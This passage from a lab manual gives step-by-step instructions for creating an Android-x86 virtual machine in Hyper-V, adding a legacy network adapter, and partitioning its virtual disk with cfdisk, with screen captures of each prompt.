


11. A virtual machine wizard appears with summary information


12. Click **Finish**




13. In **Hyper-V Manager** main window, you can see a new virtual machine named **Android** as shown in the following screenshot



14. Select **Android** virtual machine and click **settings...** from the right pane




15. Settings window appears, select **Add Hardware**, choose **Legacy Network Adapter** and click **Add**




16. **Legacy Network Adapter** section appears, choose **Realtek PCIe GBE Family Controller - Virtual Switch** adapter from the Virtual switch drop down list and click **Apply** and then click **OK**.


**Note:** The name of the virtual switch might vary in your lab environment.



17. Right-click the **Android** virtual machine and click **Start**




18. Again right-click the **Android** virtual machine and click **Connect...**




19. Android virtual machine installation GUI appears on the screen.

20. Select **Installation - Install Android-x86 to harddisk** option and press **Enter**



21. Choose Partition window appears. By default **Create/Modify partitions** is selected, select **OK**.



22. Partitions window appears as on the screen, select **New** option and press **Enter**

```
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name      Flags     Part Type   FS Type        [Label]    Size (MB)
-----  [Pri/Log]  [Free Space]           21467.99

[ Help ]  [ New ]  [ Print ]  [ Quit ]  [ Units ]
[ Write ]                                         Create new partition from free space
```

23. Select **Primary** option and press **Enter**

```
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name      Flags    Part Type  FS Type        [Label]    Size (MB)
-----  [Pri/Log]  Free Space          21467.99

[Primary] [Logical] [Cancel]

Create a new primary partition
```

24. Set the partition size and press **Enter**. In this lab, default partition size has been chosen.

```
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name      Flags    Part Type  FS Type        [Label]    Size (MB)
-----  -----
                   Pri/Log   Free Space          21467.99

Size (in MB): 21467.98
```

25. A window appears with the name of the disk to be partitioned. Select **Bootable** option and press **Enter**.

```
cfdisk (util-linux-ng 2.14.1)


Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name  Flags  Part Type  FS Type      [Label]  Size (MB)
sda1          Primary  Linux          21467.99

[ Bootable ] [ Delete ] [ Help ] [ Maximize ] [ Print ]
[ Quit ] [ Type ] [ Units ] [ Write ]

Toggle bootable flag of the current partition
```

26. In the same window, select **Write** option and press **Enter**



27. Type **yes** to write the partition table to disk and press **Enter**

```
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name Flags Part Type FS Type [Label] Size (MB)
sda1 Boot Primary Linux 21467.99

Are you sure you want to write the partition table to disk? (yes or no): ye
Warning!! This may destroy data on your disk!
```

28. Writing partition table to disk... notification appears while writing the partition as shown in the following screenshot:

```
cfdisk (util-linux-ng 2.14.1)

Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name Flags Part Type FS Type [Label] Size (MB)
sda1 Boot Primary Linux 21467.99

Are you sure you want to write the partition table to disk? (yes or no): ye
Writing partition table to disk....
```

29. Once the partition is created, select **Quit** and press **Enter**

```
cfdisk (util-linux-ng 2.14.1)

